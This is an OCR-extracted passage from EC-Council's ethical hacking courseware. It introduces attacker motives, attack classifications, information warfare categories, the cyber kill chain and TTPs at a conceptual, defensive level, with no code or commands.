
- **Authenticity**

  Authenticity refers to the characteristic of communication, documents, or any data that ensures the quality of being genuine or uncorrupted. The major role of authentication is to confirm that a user is genuine. Controls such as biometrics, smart cards, and digital certificates ensure the authenticity of data, transactions, communications, and documents.

- **Non-Repudiation**

  Non-repudiation is a way to guarantee that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message. Individuals and organizations use digital signatures to ensure non-repudiation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Motives, Goals, and Objectives of Information Security Attacks


Attackers generally have motives (goals), and objectives behind their information security attacks. A motive originates out of the notion that a target system stores or processes something valuable, which leads to the threat of an attack on the system. The purpose of the attack may be to disrupt the target organization's business operations, to steal valuable information for the sake of curiosity, or even to exact revenge. Therefore, these motives or goals depend on the attacker's state of mind, their reason for carrying out such an activity, as well as their resources and capabilities. Once the attacker determines their goal, they can employ various tools, attack techniques, and methods to exploit vulnerabilities in a computer system or security policy and controls.

Attacks = Motive (Goal) + Method + Vulnerability

Motives behind information security attacks

- Disrupt business continuity
- Perform information theft
- Manipulating data
- Create fear and chaos by disrupting critical infrastructures
- Bring financial loss to the target
- Propagate religious or political beliefs
- Achieve a state's military objectives
- Damage the reputation of the target
- Take revenge
- Demand ransom

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Classification of Attacks

According to IATF, security attacks are classified into five categories: passive, active, close-in, insider, and distribution.

- **Passive Attacks**

  Passive attacks involve intercepting and monitoring network traffic and data flow on the target network and do not tamper with the data. Attackers perform reconnaissance on network activities using sniffers. These attacks are very difficult to detect as the attacker has no active interaction with the target system or network. Passive attacks allow attackers to capture the data or files being transmitted in the network without the consent of the user. For example, an attacker can obtain information such as unencrypted data in transit, clear-text credentials, or other sensitive information that is useful in performing active attacks.

  Examples of passive attacks:

  - Footprinting
  - Sniffing and eavesdropping
  - Network traffic analysis
  - Decryption of weakly encrypted traffic

- **Active Attacks**

  Active attacks tamper with the data in transit or disrupt communication or services between the systems to bypass or break into secured systems. Attackers launch attacks on the target system or network by sending traffic actively that can be detected. These

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

attacks are performed on the target network to exploit the information in transit. They penetrate or infect the target's internal network and gain access to a remote system to compromise the internal network.

Examples of active attacks:

- Denial-of-service (DoS) attack
- Bypassing protection mechanisms
- Malware attacks (such as viruses, worms, ransomware)
- Modification of information
- Spoofing attacks
- Replay attacks
- Password-based attacks
- Session hijacking
- Man-in-the-Middle attack
- DNS and ARP poisoning
- Compromised-key attack
- Firewall and IDS attack
- Profiling
- Arbitrary code execution
- Privilege escalation
- Backdoor access
- Cryptography attacks
- SQL injection
- XSS attacks
- Directory traversal attacks
- Exploitation of application and OS software

- **Close-in Attacks**

  Close-in attacks are performed when the attacker is in close physical proximity with the target system or network. The main goal of performing this type of attack is to gather or modify information or disrupt its access. For example, an attacker might shoulder surf user credentials. Attackers gain close proximity through surreptitious entry, open access, or both.

  Examples of close-in attacks:

  - Social engineering (Eavesdropping, shoulder surfing, dumpster diving, and other methods)

- **Insider Attacks**

  Insider attacks are performed by trusted persons who have physical access to the critical assets of the target. An insider attack involves using privileged access to violate rules or intentionally cause a threat to the organization's information or information systems. Insiders can easily bypass security rules, corrupt valuable resources, and access sensitive information. They misuse the organization's assets to directly affect the confidentiality, integrity, and availability of information systems. These attacks impact the organization's business operations, reputation, and profit. It is difficult to figure out an insider attack

  Examples of insider attacks:

  - Eavesdropping and wiretapping

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- Theft of physical devices
- Social engineering
- Data theft and spoliation
- Pod slurping
- Planting keyloggers, backdoors, or malware

- **Distribution Attacks**

  Distribution attacks occur when attackers tamper with hardware or software prior to installation. Attackers tamper the hardware or software at its source or when it is in transit. Examples of distribution attacks include backdoors created by software or hardware vendors at the time of manufacture. Attackers leverage these backdoors to gain unauthorized access to the target information, systems, or network.

  - Modification of software or hardware during production
  - Modification of software or hardware during distribution

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Information Warfare

Source: *http://www.iwar.org.uk*

The term information warfare or InfoWar refers to the use of information and communication technologies (ICT) for competitive advantages over an opponent. Examples of information warfare weapons include viruses, worms, Trojan horses, logic bombs, trap doors, nanomachines and microbes, electronic jamming, and penetration exploits and tools.

Martin Libicki divided information warfare into the following categories:

- **Command and control warfare (C2 warfare)**: In the computer security industry, C2 warfare refers to the impact an attacker possesses over a compromised system or network that they control.
- **Intelligence-based warfare**: Intelligence-based warfare is a sensor-based technology that directly corrupts technological systems. According to Libicki, "intelligence-based warfare" is warfare that consists of the design, protection, and denial of systems that seek sufficient knowledge to dominate the battlespace.
- **Electronic warfare**: According to Libicki, electronic warfare uses radio-electronic and cryptographic techniques to degrade communication. Radio electronic techniques attack the physical means of sending information, whereas cryptographic techniques use bits and bytes to disrupt the means of sending information.
- **Psychological warfare**: Psychological warfare is the use of various techniques such as propaganda and terror to demoralize one's adversary in an attempt to succeed in battle.
- **Hacker warfare**: According to Libicki, the purpose of this type of warfare can vary from the shutdown of systems, data errors, theft of information, theft of services, system

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

monitoring, false messaging, and access to data. Hackers generally use viruses, logic bombs, Trojan horses, and sniffers to perform these attacks.

- **Economic warfare**: Libicki notes that economic information warfare can affect the economy of a business or nation by blocking the flow of information. This could be especially devastating to organizations that do a lot of business in the digital world.
- **Cyberwarfare**: Libicki defines cyber warfare as the use of information systems against the virtual personas of individuals or groups. It is the broadest of all information warfare. It includes information terrorism, semantic attacks (similar to Hacker warfare, but instead of harming a system, it takes over the system while maintaining the perception that it is operating correctly), and simula-warfare (simulated war, for example, acquiring weapons for mere demonstration rather than actual use).

Each form of information warfare mentioned above consists of both defensive and offensive strategies.

- **Defensive Information Warfare**: Involves all strategies and actions to defend against attacks on ICT assets.
- **Offensive Information Warfare**: Involves attacks against the ICT assets of an opponent.





Figure 1.1: Block Diagram of Information Warfare

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Cyber Kill Chain Concepts

The cyber kill chain is an efficient and effective way of illustrating how an adversary can attack the target organization. This model helps organizations understand the various possible threats at every stage of an attack and the necessary countermeasures to defend against such attacks. Also, this model provides security professionals with a clear insight into the attack strategy used by the adversary so that different levels of security controls can be implemented to protect the IT infrastructure of the organization.

This section discusses the cyber kill chain methodology, common TTPs used by adversaries, behavioral identification of adversaries, and Indicators of Compromise (IoCs).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cyber Kill Chain Methodology

The cyber kill chain methodology is a component of intelligence-driven defense for the identification and prevention of malicious intrusion activities. This methodology helps security professionals in identifying the steps that adversaries follow in order to accomplish their goals.

The cyber kill chain is a framework developed for securing cyberspace based on the concept of military kill chains. This method aims to actively enhance intrusion detection and response. The cyber kill chain is equipped with a seven-phase protection mechanism to mitigate and reduce cyber threats.

According to Lockheed Martin, cyberattacks might occur in seven different phases, from reconnaissance to the final accomplishment of the objective. An understanding of cyber kill chain methodology helps security professionals to leverage security controls at different stages of an attack and helps them to prevent the attack before it succeeds. It also provides greater insight into the attack phases, which helps in understanding the adversary's TTPs beforehand.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Discussed below are various phases included in cyber kill chain methodology:




Figure 1.2: Cyber kill chain methodology

- **Reconnaissance**

  An adversary performs reconnaissance to collect as much information about the target as possible to probe for weak points before actually attacking. They look for information such as publicly available information on the Internet, network information, system information, and the organizational information of the target. By conducting reconnaissance across different network levels, the adversary can gain information such as network blocks, specific IP addresses, and employee details. The adversary may use automated tools such as open ports and services, vulnerabilities in applications, and login credentials, to obtain information. Such information can help the adversary in gaining backdoor access to the target network.

  Activities of the adversary include the following:

  - Gathering information about the target organization by searching the Internet or through social engineering
  - Performing analysis of various online activities and publicly available information
  - Gathering information from social networking sites and web services
  - Obtaining information about websites visited
  - Monitoring and analyzing the target organization's website
  - Performing Whois, DNS, and network footprinting
  - Performing scanning to identify open ports and services

- **Weaponization**

  The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary.

The following are the activities of the adversary:

- Identifying appropriate malware payload based on the analysis
- Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability
- Creating a phishing email campaign
- Leveraging exploit kits and botnets

- **Delivery**

The previous stage included creating a weapon. Its payload is transmitted to the intended victim(s) as an email attachment, via a malicious link on websites, or through a vulnerable web application or USB drive. Delivery is a key stage that measures the effectiveness of the defense strategies implemented by the target organization based on whether the intrusion attempt of the adversary is blocked or not.

The following are the activities of the adversary:

- Sending phishing emails to employees of the target organization
- Distributing USB drives containing malicious payload to employees of the target organization
- Performing attacks such as watering hole on the compromised website
- Implementing various hacking tools against the operating systems, applications, and servers of the target organization

- **Exploitation**

After the weapon is transmitted to the intended victim, exploitation triggers the adversary's malicious code to exploit a vulnerability in the operating system, application, or server on a target system. At this stage, the organization may face threats such as authentication and authorization attacks, arbitrary code execution, physical security threats, and security misconfiguration.

Activities of the adversary include the following:

- Exploiting software or hardware vulnerabilities to gain remote access to the target system

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Installation**

  The adversary downloads and installs more malicious software on the target system to maintain access to the target network for an extended period. They may use the weapon to install a backdoor to gain remote access. After the injection of the malicious code on one target system, the adversary gains the capability to spread the infection to other end systems in the network. Also, the adversary tries to hide the presence of malicious activities from security controls like firewalls using various techniques such as encryption.

  The following are the activities of the adversary:

  - Downloading and installing malicious software such as backdoors
  - Gaining remote access to the target system
  - Leveraging various methods to keep backdoor hidden and running
  - Maintaining access to the target system

- **Command and Control**

  The adversary creates a command and control channel, which establishes two-way communication between the victim's system and adversary-controlled server to communicate and pass data back and forth. The adversaries implement techniques such as encryption to hide the presence of such channels. Using this channel, the adversary performs remote exploitation on the target system or network.


  The following are the activities of the adversary:

  - Establishing a two-way communication channel between the victim's system and the adversary-controlled server
  - Leveraging channels such as web traffic, email communication, and DNS messages.
  - Applying privilege escalation techniques
  - Hiding any evidence of compromise using techniques such as encryption

- **Actions on Objectives**

  The adversary controls the victim's system from a remote location and finally accomplishes their intended goals. The adversary gains access to confidential data, disrupts the services or network, or destroys the operational capability of the target by gaining access to its network and compromising more systems. Also, the adversary may use this as a launching point to perform other attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Tactics, Techniques, and Procedures (TTPs)

The terms "tactics, techniques, and procedures" refer to the patterns of activities and methods associated with specific threat actors or groups of threat actors. TTPs are helpful in analyzing threats and profiling threat actors and can further be used to strengthen the security infrastructure of an organization. The word "tactics" is defined as a guideline that describes the way an attacker performs their attack from beginning to end. The word "techniques" is defined as the technical methods used by an attacker to achieve intermediate results during their attack. Finally, the word "procedures" is defined as the organizational approach followed by the threat actors to launch their attack. In order to understand and defend against the threat actors, it is important to understand the TTPs used by adversaries. Understanding the tactics of an attacker helps to predict and detect evolving threats in the early stages. Understanding the techniques used by attackers helps to identify vulnerabilities and implement defensive measures in advance. Lastly, analyzing the procedures used by the attackers helps to identify what the attacker is looking for within the target organization's infrastructure.

Organizations should understand TTPs to protect their network against threat actors and upcoming attacks. TTPs enable the organizations to stop attacks at the initial stage, thereby protecting the network against massive damages.

- **Tactics**

  Tactics describe the way the threat actor operates during different phases of an attack. It consists of the various tactics used to gather information for the initial exploitation, perform privilege escalation and lateral movement, and deploy measures for persistence access to the system. Generally, APT groups depend on a certain set of unchanging tactics, but in some cases, they adapt to different circumstances and alter

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the way they perform their attacks. Therefore, the difficulty of detecting and attributing the attack campaign depends on the tactics used to perform the attack.

An organization can profile threat actors based on tactics they use; this consists of the way they gather information about a target, the methods they follow for initial compromise, and the number of entry points they use while attempting to enter the target network.

